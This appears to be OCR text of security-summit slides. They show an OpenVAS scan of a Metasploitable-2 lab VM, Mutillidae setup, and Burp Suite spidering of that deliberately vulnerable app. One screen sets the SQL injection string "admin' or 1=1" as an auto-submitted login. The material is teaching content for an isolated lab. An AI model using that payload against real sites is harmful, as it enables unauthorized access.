
Device User

Attacker


https://www.owasp.org/index.php/Projects/OWASP_Mobile_Security_Project_-_Mobile_Threat_Model

Attacks

"84% of all cyber-attacks are happening on the application layer"
SAP
"90% of security incidents result from exploits against defects in software"
Department of Homeland Security



Privacy: KPMG Data life cycle



Thank you.

saltmarch MEDIA

MOBILE & DISRUPTIVE TECHNOLOGY SUMMIT

www.modsummit.com

Additional bonus if time allows

OpenVAS

- Scanning

- apt-get install openvas

https://www.kali.org/penetration-testing/openvas-vulnerability-scanning/

Applications Places Mon Apr 27, 11:34 AM root

Greenbone Security Assistant - Iceweasel

Greenbone Security ...

https://127.0.0.1:9392/omp?r=1&token=62f51749-c006-44fd-8998-788555

Google

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB

Greenbone Security Assistant

Logged in as Admin **admin** | Logout

Mon Apr 27 15:33:31 2015 UTC

Scan Management | Asset Management | SecInfo Management | Configuration | Extras | Administration | Help

Tasks (total: 0)

√No auto-refresh

Filter:

apply_overrides=1 rows=10 first=1 sort=name

Name	Status	Reports		Severity	Trend	Actions
		Total	Last			

√Apply to page contents

(Applied filter: apply_overrides=1 rows=10 first=1 sort=name) (total: 0)

Welcome dear new user!

To explore this powerful application and to have a quick start for doing things the first time, I am here to assist you with some hints and short-cuts.

I will appear automatically in areas where you have created no or only a few objects. And disappear when you have more than 3 objects. You can call me with this icon any time later on.

Quick start: Immediately scan an IP address

IP address or hostname:

Start Scan

For this short-cut I will do the following for you:

1. Create a new Target with default Port List
2. Create a new Task using this target with default Scan Configuration
3. Start this scan task right away
4. Switch the view to reload every 30 seconds so you can lean

root@kali: ~ [root@kali: ~] Greenbone Security A...

https://127.0.0.1:9392/omp?cmd=get_report&report_

Search

Most Visited ▼ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Disable ▼ Cookies ▼ CSS ▼ Forms ▼ Images ▼ Information ▼ Miscellaneous ▼ Outline ▼ Resize ▼ Tools ▼

Greenbone Security Assistant

Logged in as Admin **admin** | Logout


Wed Oct 4 20:01:58 2017 UTC

Scan Management | Asset Management | SecInfo Management | Configuration | Extras | Administration | Help

Report: Results 1 - 100 of 155 (total: 329) PDF Done

Filter: autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only

Vulnerability	Severity	QoD	Host	Location	Actions
OS End Of Life Detection	10.0 (High)	80%	192.168.99.100	general/tcp	
TWiki XSS and Command Execution Vulnerabilities	10.0 (High)	80%	192.168.99.100	80/tcp	
Check for rexecd Service	10.0 (High)	80%	192.168.99.100	512/tcp	
Possible Backdoor: Ingreslock	10.0 (High)	99%	192.168.99.100	1524/tcp	
NFS export	10.0 (High)	70%	192.168.99.100	2049/udp	
X Server	10.0 (High)	80%	192.168.99.100	6000/tcp	
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities	10.0 (High)	99%	192.168.99.100	8787/tcp	
distcc Remote Code Execution Vulnerability	9.3 (High)	99%	192.168.99.100	3632/tcp	



https://sourceforge.net/projects/metasploitable/

https://community.rapid7.com/docs/DOC-1875

https://i.ytimg.com/vi/x9hd-Z1avJY/hqdefault.jpg

Metasploitable-2 - Network

General | System | Display | Storage | Audio | Network | Ports | Shared Folders | User Interface

Adapter 1 | Adapter 2 | Adapter 3 | Adapter 4

☑ Enable Network Adapter

Attached to: Host-only Adapter

Name: vboxnet0

▽ Advanced

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Allow All

MAC Address: 08002763CAFF

☑ Cable Connected

Port Forwarding

?

Cancel OK

Metasploitable2-Linux - VMware Player File Virtual Machine Help

```
File: config.inc          Col 0                  173 bytes                  100%
<?php
        /* NOTE: On Samurai, the $dbpass password is "samurai" rather than blank
 */

        $dbhost = 'localhost';
        $dbuser = 'root';
        $dbpass = '';
        $dbname ='owasp10';
?>
```

```
1Help  2UnWrap 3Quit  4Hex   5Line  6RxSrch 7Search 8Raw   9Unform 10Quit
```

To direct input to this virtual machine, press Ctrl+G.

vmware

Database -"metasploit" is empty.You need to change one line in / var / www / mutillidae / config.inc - $ dbname = "owasp10"

192.168.99.100/mutillidae/

Search

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home | Login/Register | Toggle Hints | Toggle Security | Reset DB | View Log | View Captured Data

- Core Controls
- OWASP Top 10
- Others
- Documentation
- Resources

Site hacked...err...quality-tested with Samurai WTF, Backtrack,

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors
- Change Log
- Notes

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection

Burp Suite Free Edition v1.7.03 - Temporary Project

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | Alerts

Control | Options

Application Login

These settings control how the Spider submits login forms.

- ( ) Don't submit login forms
- ( ) Prompt for guidance
- ( ) Handle as ordinary forms
- (•) Automatically submit these credentials:

Username: admin' or 1=1

Password:

Burp Suite Free Edition v1.7.03 - Temporary Project

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options

Site map | Scope

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

- http://192.168.56.101
- http://192.168.56.103
- http://192.168.99.100
  - mutil
- http://a.
- https://a
- https://a
- https://a
- http://blc
- http://blc
- https://b
- http://blc
- https://b
- https://c
- https://c
- https://c
- https://c
- https://d
- http://da
- http://de
- https://d
- http://div
- https://docs.google.com
- http://docs.jquery.com

http://192.168.99.100/mutillidae

Add to scope

Spider this branch

Actively scan this branch

Passively scan this branch

Engagement tools [Pro version only] ▶

Compare site maps

Expand branch

Expand requested items

Delete branch

Copy URLs in this branch

Copy links in this branch

Save selected items

Show new site map window

Site map help

Host	Method	URL
http://192.168.99.100	GET	/mutillidae/
http://192.168.99.100	GET	/mutillidae/?page=add-to-your-blog.php
8.99.100	GET	/mutillidae/?page=credits.php
8.99.100	GET	/mutillidae/?page=login.php
8.99.100	GET	/mutillidae/?page=register.php
8.99.100	GET	/mutillidae/?page=show-log.php
8.99.100	GET	/mutillidae/?page=source-viewer.php
8.99.100	GET	/mutillidae/?page=text-file-viewer.php
8.99.100	GET	/mutillidae/?page=user-info.php
8.99.100	GET	/mutillidae/?page=view-someones-blog.php

Response

aders | Hex

```
idae/ HTTP/1.1
68.99.100
 Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/2010010
t/html,application/xhtml+xml,application/xml;q=0.9,*/*;
uage: en-US,en;q=0.5
ding: gzip, deflate
 close
If-Modified-Since: Thu, 01 Dec 2016 18:49:37 GMT
```

Burp Suite Free Edition v1.7.03 - Temporary Project

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User optio

Control | Options

Spider Status

Use these settings to monitor and control Burp Spider. To begin spidering, browse to the target application, then right-click one or more nodes "Spider this host / branch".

Spider is running Clear queues

Requests made: 158

Bytes transferred: 3,556,066

